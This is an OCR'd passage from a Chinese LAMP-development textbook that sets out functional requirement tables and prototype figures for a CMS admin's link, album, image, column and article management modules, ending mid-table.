


图 28-7　公告管理模块原型图

28.3.5　友情链接管理

1．功能构成

功能名称	友情链接管理		功能编号	F05	设计者	高洛峰
功能需求提出者（单位、姓名）		LAMP 兄弟连 高某某			完成时间	2011-11-5
功能修改提出者（单位、姓名）		LAMP 兄弟连 洛某某			修改时间	2011-11-5

续表

功能修改批准者	峰某某	功能修改者	高洛峰	修改次数	1

功能框图：

说明	友情链接是具有一定资源互补优势的网站之间的简单合作形式，即分别在自己的网站上放置对方网站的 LOGO 图片或文字的网站名称，并设置对方网站的超链接（单击后，切换或弹出另一个新的页面），使得用户可以从合作网站中发现自己的网站，达到互相推广的目的，因此常作为一种网站推广基本手段。 1．添加友情链接 通过系统提供的表单界面添加新的友情链接。 2．查询友情链接 可以根据显示和不显示两个条件筛选出需要处理的友情链接列表。 3．友情链接排序 在查询列表中可以改变友情链接的显示顺序。 4．编辑友情链接 和添加友情链接类似，对已添加的友情链接进行修改编辑。 5．删除友情链接 对已经取消合作网站的友情链接进行删除

2．功能描述


功能需求表 f0501 添加友情链接

功能描述	添加友情链接
操作权限	需要网站设置权限
输入	网站名称、URL 地址、LOGO 图片地址、网站描述、联系人、站长 E-mail、显示方式、是否显示
加工 （处理过程）	对用户输入的友情链接信息进行检查并添加到数据库的友情链接记录中
输出	全部友情链接记录
DFD 图	业务数据流程： 
注释	网站名称、URL 地址、LOGO 图片地址、网站描述、联系人、站长 E-mail 必须录入


功能需求表 f0502 查询友情链接信息

功能描述	查询友情链接
操作权限	需要网站设置权限
输入	显示或不显示其中的一个条件

续表

加工 （处理过程）	通过输入查询条件到数据库的友情链接记录中，查出满足条件的记录
输出	符合条件的友情链接记录
DFD 图	业务数据流程： 
注释	默认显示全部友情链接记录

功能需求表 f0503 友情链接排序

功能描述	友情链接排序
操作权限	需要网站设置权限
输入	友情链接编号、顺序号
加工 （处理过程）	通过每个友情链接的编号和提交的对应顺序号对友情链接重新进行排序
输出	排序后的友情链接记录
DFD 图	业务数据流程： 
注释	可以通过输入整数改变友情链接显示顺序，按从小到大的排列顺序

功能需求表 f0504 修改友情链接信息

功能描述	修改友情链接
操作权限	需要网站设置权限
输入	友情连接编号、网站名称、URL 地址、LOGO 图片地址、网站描述、联系人、站长 E-mail、显示方式、是否显示
加工 （处理过程）	对用户输入的友情链接信息进行检查并修改数据库中原来的友情链接记录
输出	全部友情链接记录
DFD 图	业务数据流程： 
注释	修改友情链接 LOGO 时，一定要删除原来的 LOGO 图片

功能需求表 f0505 删除友情链接信息

功能描述	删除友情链接
操作权限	需要网站设置权限
输入	友情链接编号
加工 （处理过程）	根据提供的友情链接编号对数据中的友情链接记录进行删除
输出	全部友情链接记录
DFD 图	业务数据流程： 
注释	删除友情链接时一定要删除 LOGO 图片

3．功能预览（如图 28-8 所示）。





图 28-8　友情链接管理模块原型图

28.3.6　相册管理

1．功能构成


功能名称	相册管理		功能编号	F06	设计者	高洛峰
功能需求提出者（单位、姓名）		LAMP 兄弟连 高某某			完成时间	2011-11-5
功能修改提出者（单位、姓名）		LAMP 兄弟连 洛某某			修改时间	2011-11-5
功能修改批准者	峰某某	功能修改者		高洛峰	修改次数	2
功能框图： 						

续表


说明	相册可以对图片进行分类管理，添加图片时首先就是要选择图片存放的分类，所以要先添加相册再添加图片。在相册管理中，可以完成创建相册、查看、编辑和移动，以及删除相册等操作，并且采用的是无限分类的添加方式。 1．添加相册 通过系统提供的表单界面添加新的相册，添加时可以选择上层分类。 2．查询相册 按分类的层次关系列出所有相册分类。 3．编辑相册 和添加相册类似，对已添加的相册进行修改编辑，也可以移动相册到其他分类中。 4．删除相册 对不需要的空相册可以直接删除，但如果相册下面有子相册或相册下有图片，则需要先将其删除

2．功能描述

功能需求表 f0601 添加相册

功能描述	添加相册
操作权限	需要网站设置权限
输入	相册分类、相册标题、相册描述
加工 （处理过程）	对用户输入的相册信息进行检查并添加到数据库的相册记录中
输出	继续添加信息
DFD 图	业务数据流程： 
注释	相册标题和相册描述必须输入，如果不选择分类，则默认添加到根分类中，如果连续添加，可以选择记住选项

功能需求表 f0602 查询相册信息

功能描述	查询相册
操作权限	需要网站设置权限
输入	无
加工 （处理过程）	直接从相册记录中查询出所有相册分类，并按层次关系输出
输出	全部相册记录列表
DFD 图	业务数据流程： 
注释	按大类和子类的顺序及层次关系显示

功能需求表 f0603 修改相册信息

功能描述	修改相册
操作权限	需要网站设置权限
输入	相册编号、相册分类、相册标题、相册描述
加工 （处理过程）	对用户输入的相册信息进行检查并修改数据库中原来的相册记录
输出	全部相册记录
DFD 图	业务数据流程： 
注释	不能将相册分类移动到自己或自己的子类中

功能需求表 f0604 删除相册信息

功能描述	删除相册
操作权限	需要网站设置权限
输入	相册编号
加工 （处理过程）	根据提供的相册编号对数据中的相册记录进行删除
输出	全部相册记录
DFD 图	业务数据流程： 
注释	只能删除空相册，如果有子分类或分类中有图片，则必须先清空后才能删除

3. 功能预览（如图 28-9 所示）





图 28-9　相册管理模块原型图

28.3.7 图片管理

1. 功能构成

功能名称	图片管理	功能编号	F07	设计者	高洛峰
功能需求提出者（单位、姓名）		LAMP 兄弟连 高某某		完成时间	2011-11-5
功能修改提出者（单位、姓名）		LAMP 兄弟连 洛某某		修改时间	2011-11-5
功能修改批准者	蜂某某	功能修改者	高洛峰	修改次数	2

功能框图：



说明

通过图片管理可以完成上传一张或多张图片，上传的同时可以为图片进行缩放和加水印设置。并可以分类管理和查找，也可以对不需要的图片进行删除，还可以查看图片的详细信息等。

1. 上传图片

可以同时上传一张或多张图片到服务器的指定相册分类中，上传的同时可以设置图片缩放和水印添加等，图片的缩放的尺寸和水印图片可以在系统管理模块的基本设置中进行修改。

2. 查询图片


可以通过选择相册去检索图片，并为图片记录添加分页功能。单击图片可以显示图片的原型图及一些详细属性。

3. 删除图片


可以对选中的一张或多张图片在服务器中直接删除

2. 功能描述

功能需求表 f0701 添加图片

功能描述	添加图片
操作权限	需要网站设置权限
输入	相删分类、上传图片、缩略设置、水印设置
加工 （处理过程）	上传并处理一张或多张图片到图片库和图片记录中
输出	全部图片分类列表
DFD 图	业务数据流程： 
注释	添加图片时一定要选择好相册分类，可以上传的图片格式限制为 GIF,JPEG 和 PNG 三种,大小不能超过 2MB

功能需求表 f0702 查询图片信息

功能描述	查询图片
操作权限	需要网站设置权限
输入	相册分类
加工 （处理过程）	直接从图片记录中按相册分类检索出图片列表，默认是全部图片信息，并按分页形式管理记录。如果单击某张图片，可以显示图片的详细属性
输出	全部或某相册分类中的图片记录列表
DFD 图	业务数据流程： 
注释	如果想更改图片列表的显示方式，可以到系统管理的基本设置中进行修改

功能需求表 f0703 删除图片信息

功能描述	删除图片
操作权限	需要网站设置权限
输入	图片编号
加工 （处理过程）	根据提供的一张或多张图片编号对数据中的图片记录进行删除
输出	全部图片记录
DFD 图	业务数据流程： 
注释	删除时除了删除图片记录，还要删除图片资源

3. 功能预览（如图 28-10 所示）


图 28-10　图片管理模块原型图

28.3.8 栏目管理

1. 功能构成

功能名称	栏目管理		功能编号	F08	设计者	高洛峰
功能需求提出者（单位、姓名）		LAMP 兄弟连 高某某			完成时间	2011-11-5
功能修改提出者（单位、姓名）		LAMP 兄弟连 洛某某			修改时间	2011-11-5
功能修改批准者	峰某某	功能修改者	高洛峰		修改次数	4

功能框图：



说明

栏目可以对文章进行分类管理，添加文章时首先就是要选择文章存放的分类，所以要先添加栏目再添加文章。在栏目管理中，可以完成创建栏目、查看、排序、编辑和移动，以及删除和隐藏栏目等操作，并且采用的是无限级分类的添加方式。另外，在网站前台也是以栏目的形式对文章进行检索的，形成栏目列表和栏目菜单

1. 添加栏目

通过表单界面添加新的栏目，添加时需要选择上层分类和设置栏目图片。

2. 查询栏目

按分类的层级关系显示所有栏目分类列表。

1. 栏目排序

在查询的栏目列表中，可以改变栏目和菜单在前台页面中的显示顺序。

2. 编辑栏目

和添加栏目类似，对已添加的栏目进行修改编辑，也可以移动栏目到其他分类中。

3. 删除栏目

对不需要的空栏目可以直接删除，但如果栏目下面有子栏目或栏目下面有文章，则需要先将其删除。

4. 隐藏栏目

对不需要显示的栏目，可先选择隐藏，在需要时再将其显示

2. 功能描述


功能需求表 f0801 添加栏目

功能描述	添加栏目
操作权限	需要网站设置权限
输入	栏目分类、栏目标题、栏目描述、栏目图片、是否审核
加工（处理过程）	对用户输入的栏目信息进行检查并添加到数据库的栏目记录中
输出	继续添加信息
DFD 图	业务数据流程： 
注释	如果连续添加可以选择记住选项，栏目图片可以从图片库中选取

功能需求表 f0802 查询栏目信息

功能描述	查询栏目
操作权限	需要网站设置权限
输入	无
加工 （处理过程）	直接从栏目记录中查询出所有栏目分类，并按层次关系输出
输出	全部栏目记录列表
DFD 图	业务数据流程： 
注释	按大类和子类的顺序及层次关系显示

功能需求表 f0803 栏目排序

功能描述	栏目排序
操作权限	需要网站设置权限
输入	栏目编号、顺序号
加工 （处理过程）	通过每个栏目的编号和提交的对应顺序号对栏目重新进行排序
输出	排序后的栏目层级列表
DFD 图	业务数据流程： 
注释	可以通过输入整数改变栏目显示顺序，按从小到大的排列顺序


功能需求表 f0804 修改栏目信息

功能描述	修改栏目
操作权限	需要网站设置权限
输入	栏目编号、栏目分类、栏目标题、栏目描述、栏目图片、是否审核
加工 （处理过程）	对用户输入的栏目信息进行检查并修改数据库中原来的栏目记录
输出	全部栏目层级列表记录
DFD 图	业务数据流程： 
注释	不能将栏目分类移动到自己或自己的子类中

功能需求表 f0805 删除栏目信息

功能描述	删除栏目
操作权限	需要网站设置权限
输入	栏目编号
加工 （处理过程）	根据提供的栏目编号对数据中的栏目记录进行删除
输出	全部栏目层级列表记录
DFD 图	业务数据流程： 
注释	只能删除空栏目，如果有子分类或分类中有文章，则必须先清空后才能删除

功能需求表 f0806 隐藏栏目信息

功能描述	隐藏栏目
操作权限	需要网站设置权限
输入	栏目编号、隐藏显示状态信息
加工 （处理过程）	根据提供的栏目编号和状态信息对数据中的栏目记录进行修改
输出	全部栏目层级列表
DFD 图	业务数据流程： 
注释	使用异步传输的方式（Ajax），操作完成后还留在本页

3. 功能预览（如图 28-11 所示）





图 28-11　栏目管理模块原型图

28.3.9　文章管理

1．功能构成

<table>
<tr><td>功能名称</td><td colspan="2">文章管理</td><td>功能编号</td><td>F09</td><td>设计者</td><td>高洛峰</td></tr>
<tr><td colspan="3">功能需求提出者（单位、姓名）</td><td colspan="2">LAMP 兄弟连 高某某</td><td>完成时间</td><td>2011-11-5</td></tr>
<tr><td colspan="3">功能修改提出者（单位、姓名）</td><td colspan="2">LAMP 兄弟连 洛某某</td><td>修改时间</td><td>2011-11-5</td></tr>
<tr><td colspan="2">功能修改批准者</td><td>峰某某</td><td>功能修改者</td><td>高洛峰</td><td>修改次数</td><td>0</td></tr>
<tr><td colspan="7">功能框图：
 
</td></tr>
<tr><td>说明</td><td colspan="6">CMS 系统最主要管理的内容就是文章，所以文章管理是 CMS 最重要的模块之一。文章管理的功能包括可以添加文章，分类管理文章、设置文章是否允许评论、普通用户发表的文章是否需要审核，以及编辑和删除文章等操作。
1．添加文章
添加文章时除了需要有文章标题和内容以外，还需要有 SEO 的设置，包括设置关键字和文章描述等。最主要的是在添加文章时，可以让用户像使用 Office 一样可以自由排版，并且可以在文章内容中上传图片和 Flash 等内容。
2．查询文章
默认可以查看所有文章，并采用分页方式进行管理。也可以通过栏目分类去检索文章，还可以对文章进行模糊查询，也能通过审核及未审核两项分类查找。
3．设置评论
登录用户都直接对发布的文章进行回复，如果有个别文章不让用户评论，可以设置为禁止。禁止用户评论可以使用异步传输（Ajax）方式单个设置，也可以批量设置。
4．审核文章
为了防止普通用户发布的文章有非法内容，文章管理者需要对文章审核通过后才能让用户访问。文章通过审核可以使用异步传输（Ajax）方式单个设置，也可以批量设置。
5．编辑文章
和添加文章类似，可以对有问题的文章进行重新编辑。
6．删除文章
可以删除一些不需要的文章，删除文章的同时也要删除和文章有关的内容，例如文章的评论及文章中发布的图片</td></tr>
</table>

2．功能描述


功能需求表 f0901 添加文章

功能描述	添加文章
操作权限	需要文章管理权限
输入	文章类别、文章标题、文章摘要、文章来源、关键字、推荐状态、评论状态、文章内容、添加时间
加工 （处理过程）	对用户输入的文章信息进行检查并添加到数据库的文章记录中
输出	继续添加信息


续表

DFD 图	业务数据流程： 
注释	如果连续添加，可以选择记住选项。发布文章内容时，可以嵌入文本编辑器插件对文章内容进行排版，并支持发布图片和 Flash 等内容

功能需求表 f0902 查询文章信息

功能描述	查询文章
操作权限	需要文章管理权限
输入	分类查找丨按标题模糊查找丨审核丨未审核等之一的信息
加工 （处理过程）	从文章记录中查询出所有符合条件的记录，并以分页形式输出
输出	符合条件的文章记录列表
DFD 图	业务数据流程： 
注释	分页信息也要和查询同步，做到多搜索加分页功能


功能需求表 f0903 设置关闭评论

功能描述	设置关闭评论
操作权限	需要文章管理权限
输入	文章编号、设置状态
加工 （处理过程）	通过每个文章的编号和提交的状态对文章记录进行评论形式设置
输出	设置后的文章列表
DFD 图	业务数据流程： 
注释	可以通过异步传输（Ajax）的方式单条记录进行设置，也可以通过复选框选择多项一起设置


功能需求表 f0904 设置文章审核

